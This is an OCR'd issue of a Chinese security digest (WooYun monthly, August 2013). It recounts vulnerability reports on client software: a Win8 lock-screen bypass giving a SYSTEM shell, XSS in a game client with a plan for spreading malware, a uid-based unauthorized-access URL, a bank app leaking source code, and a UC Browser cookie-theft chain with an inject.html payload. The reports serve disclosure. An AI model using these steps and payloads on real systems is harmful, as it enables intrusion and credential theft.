wooyun月爆

本期看点：

Win8 的钥匙

多玩客户端大规模挂马思路

CHROME/IE 的一种 XSS FILTER 绕过

中国银行源码泄漏

被忽略的客户端安全

[2013 年 8 月 总 第 4 期]

序

当走在路上开始有了桂花香的陪伴，再不是一个人看叶子不愿意留在树枝上一个劲儿地在风中完成最后的绚烂的时候小编就知道秋天来了，月爆也该来啦。由于很多原因，一月一期暂时是不能实现啦，不过好东西是值得等的。另外，这一期有新板块加入哦，在最后我们也加了一个反馈邮箱，要是小伙伴们有什么建议可以通过邮箱反馈给小编哦。

这一期呢咱们来看一看客户端的那些事。客户端或称为用户端，是指与服务器相对应，为客户提供本地服务的程序。除了一些只在本地运行的应用程序之外，一般安装在普通的客户机上，需要与服务端互相配合运行。大家最熟悉的客户端大概就是浏览器和 QQ 了吧。客户端确实为客户们提供了很多的便利，但同时也存在着不少的安全隐患呢，hacker 可不只是在乎客户端带来了怎样的便利。想知道 hacker 怎么玩客户端的就随小编一起去看看吧。

客户端的那些事儿

Win8 的钥匙

WooYun 缺陷编号： WooYun-2013-24801
乌云白帽子 **siuleung** 提交于 2013/05/30

想进她家怎么办？1，偷钥匙；2，找开锁的要一把“万能钥匙”；3，人品大爆发，你的钥匙能开得了她家的门。想看她电脑被密码挡住了怎么办，白帽们有得是办法，想做得不露痕迹又不想太麻烦就有点难度了。不过，要是她是 win8 的系统刚好又装了搜狗拼音和 chrome 浏览器那区区开机密码就不能将你拒之“门”外了。为什么？因为白帽 siuleung 发现原来搜狗拼音和 chrome 搭在一起就是 win8 的一把万能钥匙


漏洞过程重放：

条件：搜狗拼音 6.7 正式版 + Chrome 浏览器

步骤：

1. 在 win8 锁屏状态，激活屏幕键盘
2. 切换搜狗输入法
3. 点击搜狗输入法设置按钮，并激活 帮助 \ 官方网站，此时 IE 打开
4. 在 IE 地址条输入 mailto:aa@aa.com，此时选择由 chrome 打开
5. 在 Chrome 地址条输入 c:\windows\system32
6. 点击下载 cmd.exe，并运行

然后，你就可以获得 system 帐号权限了。



漏洞点评：

Win8 是去年就上市的，正式版也在前段时间发布了，有没有让计算机变得有趣这个就留给用户去讨论了，不过安全方面的话，大家应该还记得我们的月报第一期也讲到了 win8 的安全，也是利用第三方软件的绕过登录。所以小编觉得，这个漏洞可不只是搜狗的错，微软是不是该在输入法开发规范方面再讨论讨论呢。

.....

多玩客户端大规模挂马思路

WooYun 缺陷编号：wooyun-2013-16916
乌云白帽子 **杀戮** 提交于 2013/04/21


如果你只是想下一个游戏结果却得到了小泽玛利亚的种子你肯定会偷偷地

躲一边笑去，如果是木马什么的，估计你就高兴不起来了。别以为小编在胡说八道，白帽杀戮告诉你，什么叫带感。

漏洞过程重放：

问题出现在客户端上面，很多著名的公司都会忽略了存在于客户端上面的 Web 问题，可能他们想法就是类似 网站的安全是 SQL XSS 之类的 客户端的就是溢出之类的.....


多玩公司有一个主产品 快快游戏，用来下载各种类型的游戏。




好吧，我是吃饱撑的看见那个搜索框无聊了一下，结果发现存在 XSS 漏洞;

这种漏洞跟没用也没多大区别，但是换一种思路，这玩意的构架是 Web，所以

ENTER ： `<a onclick=alert(location.href);>CLICK</a>`



就可以通过浏览器打开网页进行系统一点的检测了。



在想想有没有别的地方还可能存在同样的漏洞，对了，回复。


我们试试，为了方便大家观看，接下来都是插入单击事件。

为了不影响到玩家，我们用超级玛丽的页面测试(没什么人玩)，ENTER:

```
<a onclick=alert(1)>CLICK</a>
```

为了方便接下来的测试，我们需要检测下客户端的使用的浏览器，Enter:

```
<a onclick=alert(navigator.userAgent)>CLICK</a>
```



看见 Trident 就可以知道是 IE 了，那么接下来呢，测试下 IE 版本下比较容易出现过的漏洞;

其中一个是 UNC 访问问题，具体阅读黑哥这篇文章

http://www.80vul.com/webzine_0x05/走向本地的邪恶之路

Enter:


```
<iframe src="file:////127.0.0.1/">CLICK</a>
```

你个悲剧。。。。

其他自己测试吧，再想想这玩意能不能挂马呢。。。先测试下能不能进行页面跳转，或者有没有域的限制。先 Enter：

```
<a onclick="location='http://www.baidu.com';">CLICK</a>
```

输入之后再测试，丫的没跳成功，直接出现一个通用错误页面，用浏览器查看，发现问题了，好吧，网址给过滤掉了。



有没有办法绕过呢，一般检测网址的手段是 查看有没有 http:// 或者是有没有 WWW 啊

其实 输入 //[网址] 也是可以的 这样的输入会根据当前协议进行跳转。

比如 file:// 你页面中的//url 跳的时候就是用 file://

Enter:

```
<a onclick="location='//baidu.com';">CLICK</a>
```

然后.....

你个悲剧.....

然后我们改如何进行挂马呢，一般用户用这个软件图什么呢，下载游戏呗，我们淫荡下，

首先准备一个别人下载了也不会殴打我的文件， 嗯，对，就是这个。。。。

然后用插入 DOM 将代码修改，或者使用点击劫持。然后就是。。。。

大概就是这种效果……

漏洞点评：

这个漏洞可以叫做由一个 xss 引发的“血案”吧。小编觉得这个案例很经典呐， 没有没有价值的漏洞，关键在于怎样利用。厂商们也该注意下，别把漏洞不当漏洞 ,任何漏洞找到了好的利用方法都能达到意想不到的效果 ,比如这一个。

……

YY 客户端反馈系统未授权访问


WooYun 缺陷编号：WooYun-2013-27468
乌云白帽子 **小卢** 提交于 2013/07/02

不知道各位有没有这样的经历，一觉醒来发现“自己”在某论坛发了好多帖子，但是不是自己发的，这时候会不会大呼“上次喝醉的时候我把密码都告诉谁了”。其实呀，发生这样的事可不一定是你的密码泄漏了，有一些网站对用户身份的检测仅仅通过验证 uid，比如下面这个案例。

漏洞过程重放：

唔，可以使用任意用户账号提交反馈（可在虾歌论坛进行随意发帖）

使用客户端反馈系统，嗅探连接，找到了



通过多账号对比，发现变量为 uid，且通过 get 进行访问

然后本人就根据论坛公开 YY 号进行尝试替换(这里使用管理员 lily 的作为演示）

构造连接

http://bugreport.yy.duowan.com/feedback_2012/main.php?uid=19900921&version=YY%20dev%20(2013.07.01)%20r351920#


欢迎各位YY用户反馈使用中的问题
您的宝贵意见会帮助我们不断地完善YY
问题:
Test By:XiaoLu-WooYun
类型:
产品建议
描述:
Test By:XiaoLu-WooYun
YY客服中心
确定
取消
www.wooyun.org

提交。


YY.COM
虾哥论坛
产品建议
YY新手村
新版测试
虾友池塘
大虾专区
发帖
2013年7月签到贴
虾哥论坛奖励发放说明
Test By:XiaoLu - WooYun
Test By:XiaoLu - WooYun
Test By:XiaoLu - WooYun
Test By:XiaoLu - WooYun
小卢(UID:768)
狂人大虾
快捷入口
产品建议
团队招募
官方资讯
www.wooyun.org

漏洞点评：

又是只验证 uid，小编在这里用了一个“又”哦。验证不严这样的问题出现过不只一次了 ,而且仅把 uid 作为验证凭证的问题也不只是 YY 的客户端出现过。小编在想呀，为什么会有那么多重复的漏洞，小编在看到网上有什么漏洞还会去看看自己的博客是不是也存在那样的问题呢，难道厂商们没人这么想么？

.....

中国银行源码泄漏

WooYun 缺陷编号： WooYun-2013-27759
乌云白帽子 **基佬库克** 提交于 2013/07/04

有人想要审计一下中国的源码么，有人想看看看中国银行的机密文件么？想呀，小编都想呢，但是中国银行可不干，不过，他不干咱们可以自己去看，怎么看，哈哈，让白帽基佬库克告诉你。

漏洞过程重放：

中国银行 ios 严重安全问题，0.log 目录明文存 cookie，明文存,越狱程序直接

读,未越狱的可在 pc 上因为在 document 目录

某文件竟然有 svn 残余,然后,密码是弱口令.. ,然后我看到不该看的数据,然后顺便下过来看了下

ios android 塞班的源代码..

然后稍作分析,发现 web 端 svn

在 server 里也是弱口令...然后我啥都没做...发现里面文件定密等级为机密...

尼玛,中国保密法规定,机密文件口令在 8 位以上啊...

然后对涉及域名查了下..有个网站没做 php 解析...尼玛全是源代码..

```
<?php
/**
 * cmseasy: index.php
 * ============================================================================
 * 鐗堟潈鎵€鏈□ 2008-2009 cmseasy锛屽苟淇濈暀鎵€鏈夋潈鍒┿€□
 * ------------------------------------------------------------
 * 杩欎笉鏄   竴涓   嚜鐢辫蒋浠讹紒鎮ㄥ彧鑳藉湪涓嶇敤浜庡晢涓氱洰鐨勭殑鍓嶆彁涓嬪鐧嬬▼搴忎唬鐮佽繘琛屼慨鏀瑰拰浣跨敤锛□
 * 涓嶅厑璁稿   绋嬪簭浠ｇ爜浠ヤ换浣曞舰寮忎换浣曠洰鐨勭殑鍐嶅彂甯冦€□
 * ============================================================================
 *
 * @version:    v3.0 r20100630 beta1
 * ----------------------------------------------
 * $Id: index.php Sat Dec 06 09:50:51 CST 2008
 */

header("Pragma:no-cache\r\n");
header("Cache-Control:no-cache\r\n");
header("Expires:0\r\n");

header("Content-Type: text/html; charset=utf-8");
header('Cache-control: private, must-revalidate'); //鏀  寔椤甸潰鍥炶烦
date_default_timezone_set('Etc/GMT-8');

$debug=0;//1鎵撳紑璋冭瘯锛□0绂佺敤

if($debug || isset($_GET['debug_state'])){
    error_reporting(E_ALL & ~E_NOTICE);
}else{
    error_reporting(0);
}


class time {
    static $start;

    static function start() {
        self::$start=self::getMicrotime();
    }

    static function getMicrotime() {
        list($usec, $sec) = explode(" ", microtime());
        return ((float)$usec + (float)$sec);
    }

    static function getTime($length=6) {
        return round(self::getMicrotime()-self::$start, $length);
    }
}
```


漏洞点评：

移动客户端这个东西吧是越来越火啦，对新的东西充满渴望的 hacker 当然爱不释手啦，肯定得一次又一次地给检测。不过幸好是咱们白帽发现了这个漏洞，如果是喜欢恶作剧的 hacker，后果可想而知了。所以，安全，在任何环节都不能放松呢。

……………………………………………………………………………………………………

uc 浏览器盗取任意 cookie

WooYun 缺陷编号：WooYun-2013-23920
乌云白帽子 **爱梅小礼** 提交于 2013/05/17

百度一下度娘会告诉你 uc 浏览器是全球使用量最大的手机浏览器，度娘还告诉你 uc 有好多好多很牛逼的功能，uc 也确实还挺好用，悄悄告诉你们，小编也是用的 uc 呢。不过最近有白帽发现 uc 的漏洞，可以盗取任意域的 cookie 哦。

漏洞过程重放：

低版本的 UC 浏览器可以随意跨域。但高版本的做了加强了安全性，基本满足了同源策略的要求。然而一个意外的跨本地域的 XSS 又使得这些安全措施化为乌有....

测试版本：8.7.4.225

本漏洞可分为两个部分：

1.跨本地 xss，可让 http->file:

2.本地可向远程注入 js。file->http。

第一个弱点：

在恶意页面构造如下代码：

xss.html

<a href='1.apk#"<script>alert(55)</script><!--'>下一页<a>

注意：1.apk 是一个可以下载的文件。

用户点击这个链接后就会自动跳转到下载页面（如果开启了 wifi 优化或预读动能就无需用户点击，自动会跳转），从而触发了 XSS。这个下载页面其实是本地存在的一个 XHTML，这个文件路径如下：

/data/data/com.UCMobile/downloadsafe/predownloadpage.xhtml

在下载文件时，uc 会修改这个 xhtml，将文件名等信息写入里面，过滤不严，造成了 xss。

所以这个 xss 具备本地域的权限。

第二个弱点：

inject.html


```
<script>function inject(){
var d = document.getElementById("hi").contentDocument ||
document.getElementById("hi").contentWindow.document
alert(d.cookie);
}
document.write("<iframe id=hi src=http://mail.qq.com
onload=inject()></iframe>")
</script>
```

如此就可以读取 qq 邮箱的 cookie 了。

将这两个弱点结合起来，就能达到如标题所述的目的了。

拿出我的大华为 P1，远程访问一个 xss.html，其中“下一页”就是构造的恶意链接。

点击“下一页”，弹出了框，框框标题上写的是 file，由此证明了是本地域。



弱点一证明完成。

访问本地的 inject.html，以本地域的权限执行 payload，弹出框框，上面都是我 qq 邮箱的 cookie，弱点二证明完成

漏洞点评：

说起 uc 的漏洞大家都应该还记得 UC 浏览器被曝明文密码泄密事件吧，当时引起了很多人关注，后来 uc 对这件事也做出了回应，对产品做了升级，不过，虽然明文问题解决了，但是很显然 xss 这些问题的防范措施还是不够完善呐。

.....

插件的小秘密

WooYun 缺陷编号：WooYun-2013-22263
乌云白帽子 **杀戮** 提交于 2013/04/22

插件会带来很多便利的，比如去广告呀什么的，小编是很喜欢用一些插件的。但是，在使用这些插件的时候你有没有想过这些插件有没问题，别以为小编又在乱说啦，不信你看下面。

漏洞过程重放：

傲游浏览器为了扩展自身的功能允许用户开发与下载插件，而插件存在对域的访问存在安全问题。 基础去读


http://www.80vul.com/webzine_0x05/走向本地的邪恶之路

遨游浏览器使用了双内核 Webkit 和 Trident。

我们来看下 Webkit 对本地域的限制，为了安全，浏览器会禁止 js 对本地域的访问。如下图:

限制了对文章的加载，但是我们通过插件再看看，点开一个插件，然后右键查看元素，然后会在插件中弹出调试器。Enter:


location.href="file:////c:/";



